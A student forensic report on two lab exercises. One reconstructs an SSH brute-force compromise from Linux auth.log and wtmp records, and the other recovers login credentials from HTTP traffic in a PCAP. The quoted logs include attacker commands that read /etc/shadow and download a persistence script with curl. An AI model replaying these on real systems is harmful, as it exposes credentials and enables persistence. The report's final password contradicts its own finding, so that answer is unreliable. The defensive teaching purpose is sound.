PCAP / Log Analysis Investigation Report

Submitted By

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Task: Brutus (Brute Force & Log Investigation)

Objective

The objective of this investigation was to analyze Linux authentication artifacts (auth.log and wtmp) to identify evidence of a brute-force SSH attack, determine attacker activity, identify persistence mechanisms, and analyze command execution performed after compromise.

Artifacts Used

1. auth.log file
2. wtmp file
3. utmp.py

Tools Used

- Ubuntu Terminal
- Python3
- grep command
- utmp.py parser

Investigation Questions and Findings

Question 1

What is the IP address used by the attacker to carry out a brute force attack?

Analysis

The auth.log file showed multiple failed SSH login attempts from the same IP address against several usernames. Repeated authentication failures from a single source indicate brute-force behavior.

Evidence:

```
Mar  6 06:31:31 ip-172-31-35-28 sshd[2329]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2333]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2333]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2352]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
Mar  6 06:31:31 ip-172-31-35-28 sshd[2351]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
Mar  6 06:31:31 ip-172-31-35-28 sshd[2355]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
Mar  6 06:31:32 ip-172-31-35-28 sshd[2357]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
Mar  6 06:31:33 ip-172-31-35-28 sshd[2327]: Failed password for invalid user admin from 65.2.161.68 port 46392 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2331]: Failed password for invalid user admin from 65.2.161.68 port 46436 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2332]: Failed password for invalid user admin from 65.2.161.68 port 46444 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2335]: Failed password for invalid user admin from 65.2.161.68 port 46460 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2337]: Failed password for invalid user admin from 65.2.161.68 port 46498 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2334]: Failed password for invalid user admin from 65.2.161.68 port 46454 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2338]: Failed password for backup from 65.2.161.68 port 46512 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2336]: Failed password for backup from 65.2.161.68 port 46468 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2330]: Failed password for invalid user admin from 65.2.161.68 port 46422 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2328]: Failed password for invalid user admin from 65.2.161.68 port 46390 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2329]: Failed password for invalid user admin from 65.2.161.68 port 46414 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2333]: Failed password for invalid user admin from 65.2.161.68 port 46452 ssh2
Mar  6 06:31:34 ip-172-31-35-28 sshd[2352]: Failed password for backup from 65.2.161.68 port 46568 ssh2
Mar  6 06:31:34 ip-172-31-35-28 sshd[2351]: Failed password for backup from 65.2.161.68 port 46538 ssh2
Mar  6 06:31:34 ip-172-31-35-28 sshd[2355]: Failed password for backup from 65.2.161.68 port 46576 ssh2
Mar  6 06:31:34 ip-172-31-35-28 sshd[2357]: Failed password for backup from 65.2.161.68 port 46582 ssh2
Mar  6 06:31:35 ip-172-31-35-28 sshd[2327]: Received disconnect from 65.2.161.68 port 46392:11: Bye Bye [preauth]
Mar  6 06:31:35 ip-172-31-35-28 sshd[2327]: Disconnected from invalid user admin 65.2.161.68 port 46392 [preauth]
Mar  6 06:31:35 ip-172-31-35-28 sshd[2332]: Received disconnect from 65.2.161.68 port 46444:11: Bye Bye [preauth]
```

Example log entries:

Failed password for invalid user admin from 65.2.161.68

Invalid user backup from 65.2.161.68

Answer:

65.2.161.68

Question 2

The bruteforce attempts were successful and attacker gained access to an account on the server. What is the username of the account?

Analysis:

After multiple failed authentication attempts, the logs showed a successful SSH login for the root account from the same attacker IP.

Evidence:

```
Mar  6 06:31:41 ip-172-31-35-28 sshd[2407]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:42 ip-172-31-35-28 sshd[2409]: Connection closed by authenticating user root 65.2.161.68 port 46890 [preauth]
Mar  6 06:31:42 ip-172-31-35-28 sshd[2409]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:42 ip-172-31-35-28 sshd[2423]: Failed password for backup from 65.2.161.68 port 34834 ssh2
Mar  6 06:31:42 ip-172-31-35-28 sshd[2424]: Failed password for backup from 65.2.161.68 port 34856 ssh2
Mar  6 06:31:44 ip-172-31-35-28 sshd[2423]: Connection closed by authenticating user backup 65.2.161.68 port 34834 [preauth]
Mar  6 06:31:44 ip-172-31-35-28 sshd[2424]: Connection closed by authenticating user backup 65.2.161.68 port 34856 [preauth]
Mar  6 06:32:01 ip-172-31-35-28 CRON[2477]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:32:01 ip-172-31-35-28 CRON[2476]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:32:01 ip-172-31-35-28 CRON[2476]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:32:01 ip-172-31-35-28 CRON[2477]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:32:39 ip-172-31-35-28 sshd[620]: exited MaxStartups throttling after 00:01:08, 21 connections dropped
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
```

Accepted password for root from 65.2.161.68

Answer:

root

Question 3

Identify the UTC timestamp when the attacker logged in manually to the server and established a terminal session.

Analysis:

The wtmp artifact was parsed using utmp.py because it records actual login sessions and terminal activity. By filtering the parsed output for the attacker IP address, the attacker's active terminal session was identified.

Evidence:

Command used:

python3 utmp.py wtmp > output.tsv

grep 65.2.161.68 output.tsv



Answer:

“2024/03/06 06:32:45”


Question 4

What is the session number assigned to the attacker’s session?

Analysis

The session ID was identified from the auth.log record associated with the attacker’s login session.

Evidence:



Answer:

Session 37

Question 5

The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?

Analysis:

The auth.log file showed successful SSH access for a newly created account named cyberjunkie. The account later executed privileged sudo commands, confirming persistence activity.

Evidence:

```
Mar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
Mar  6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie
Mar  6 06:34:31 ip-172-31-35-28 chfn[2605]: changed user 'cyberjunkie' information
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2616]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2615]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar  6 06:35:01 ip-172-31-35-28 CRON[2616]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:35:01 ip-172-31-35-28 CRON[2615]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
Mar  6 06:36:01 ip-172-31-35-28 CRON[2640]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:36:01 ip-172-31-35-28 CRON[2641]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:36:01 ip-172-31-35-28 CRON[2641]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:36:01 ip-172-31-35-28 CRON[2640]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:37:01 ip-172-31-35-28 CRON[2654]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:37:01 ip-172-31-35-28 CRON[2653]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:37:01 ip-172-31-35-28 CRON[2654]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:37:01 ip-172-31-35-28 CRON[2653]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Received disconnect from 65.2.161.68 port 53184:11: disconnected by user
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
```

Accepted password for cyberjunkie from 65.2.161.68

usermod[2628]: add 'cyberjunkie' to group 'sudo'

Answer:

cyberjunkie

Question 6

What is the MITRE ATT&CK sub-technique ID used for persistence by creating a new account?

Analysis

The attacker created a new privileged local account for persistence. According to the MITRE ATT&CK framework, this activity maps to the "Create Local Account" sub-technique.

Evidence:

```
Mar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
Mar  6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie
Mar  6 06:34:31 ip-172-31-35-28 chfn[2605]: changed user 'cyberjunkie' information
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2616]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2615]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar  6 06:35:01 ip-172-31-35-28 CRON[2616]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:35:01 ip-172-31-35-28 CRON[2615]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
Mar  6 06:36:01 ip-172-31-35-28 CRON[2640]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:36:01 ip-172-31-35-28 CRON[2641]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:36:01 ip-172-31-35-28 CRON[2641]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:36:01 ip-172-31-35-28 CRON[2640]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:37:01 ip-172-31-35-28 CRON[2654]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:37:01 ip-172-31-35-28 CRON[2653]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:37:01 ip-172-31-35-28 CRON[2654]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:37:01 ip-172-31-35-28 CRON[2653]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Received disconnect from 65.2.161.68 port 53184:11: disconnected by user
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
```

Answer:

T1136.001 – Create Local Account

Question 7

What time did the attacker's first SSH session end according to auth.log?

Analysis:

The session closure event for the compromised root account was identified in auth.log.

Evidence:

```
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar  6 06:35:01 ip-172-31-35-28 CRON[2616]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:35:01 ip-172-31-35-28 CRON[2615]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
Mar  6 06:36:01 ip-172-31-35-28 CRON[2640]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:36:01 ip-172-31-35-28 CRON[2641]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:36:01 ip-172-31-35-28 CRON[2641]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:36:01 ip-172-31-35-28 CRON[2640]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:37:01 ip-172-31-35-28 CRON[2654]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:37:01 ip-172-31-35-28 CRON[2653]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:37:01 ip-172-31-35-28 CRON[2654]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:37:01 ip-172-31-35-28 CRON[2653]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Received disconnect from 65.2.161.68 port 53184:11: disconnected by user
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Session 37 logged out. Waiting for processes to exit.
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Removed session 37.
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: pam_unix(sshd:session): session opened for user cyberjunkie(uid=1002) by (uid=0)
Mar  6 06:37:34 ip-172-31-35-28 systemd-logind[411]: New session 49 of user cyberjunkie.
Mar  6 06:37:34 ip-172-31-35-28 systemd: pam_unix(systemd-user:session): session opened for user cyberjunkie(uid=1002) by (uid=0)
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
```

Mar 6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root

Answer

Mar 6 06:37:24

Question 8

The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?

Analysis:

The attacker used sudo privileges from the persistence account to download a remote shell script from GitHub.

Evidence:

```
Mar  6 06:37:34 ip-172-31-35-28 systemd: pam_unix(systemd-user:session): session opened for user cyberjunkie(uid=1002) by (uid=0)
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar  6 06:38:01 ip-172-31-35-28 CRON[2751]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:38:01 ip-172-31-35-28 CRON[2750]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:38:01 ip-172-31-35-28 CRON[2750]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:38:01 ip-172-31-35-28 CRON[2751]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:39:01 ip-172-31-35-28 CRON[2765]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:39:01 ip-172-31-35-28 CRON[2764]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:39:01 ip-172-31-35-28 CRON[2765]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:39:01 ip-172-31-35-28 CRON[2764]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl
https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh
Mar  6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar  6 06:40:01 ip-172-31-35-28 CRON[2783]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:40:01 ip-172-31-35-28 CRON[2784]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:40:01 ip-172-31-35-28 CRON[2783]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:40:01 ip-172-31-35-28 CRON[2784]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:41:01 ip-172-31-35-28 CRON[2796]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:41:01 ip-172-31-35-28 CRON[2797]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:41:01 ip-172-31-35-28 CRON[2797]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:41:01 ip-172-31-35-28 CRON[2796]: pam_unix(cron:session): session closed for user confluence
```

COMMAND=/usr/bin/curl
https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh

Answer:

/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh

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Conclusion

During this investigation, evidence of a successful SSH brute-force attack was identified through analysis of Linux (Ubuntu) authentication artifacts. The attacker gained access to the root account, established terminal sessions, created a persistence account named cyberjunkie, and executed privileged commands using sudo access. The investigation

demonstrated how auth.log and wtmp artifacts can be used to reconstruct attacker activity and build a forensic timeline.

TASK: Dr. Stark Forgot His Login Password (Task 1)

Objective:
Analyze the provided files and identify Dr. Stark's login credentials.

Tools Used:

- Wireshark
- Export Objects (HTTP)
- Follow TCP Stream

Investigation Process:

1. Opened the provided PCAP file in Wireshark.
2. Examined HTTP traffic and exported HTTP objects for analysis.
3. Reviewed the extracted HTML/text files and searched for login-related information.
4. Multiple password values were discovered during the investigation. Since several possible credentials were found, further validation was required.
5. Analyzed HTTP requests and responses associated with the login process.
6. Observed a login attempt containing:
   Username: ironman
   Password: stark
7. Verified the server response after the login request.
8. The server returned HTTP/1.1 200 OK, indicating a successful request and suggesting that the supplied credentials were accepted.

Evidence:

- Username identified: ironman & Password identified: stark
- Successful HTTP response: HTTP/1.1 200 OK

Conclusion:
Based on the analysis of the HTTP traffic and successful server response, the most likely valid login credentials are:

Username: ironman
Password: Tag

Screenshots:

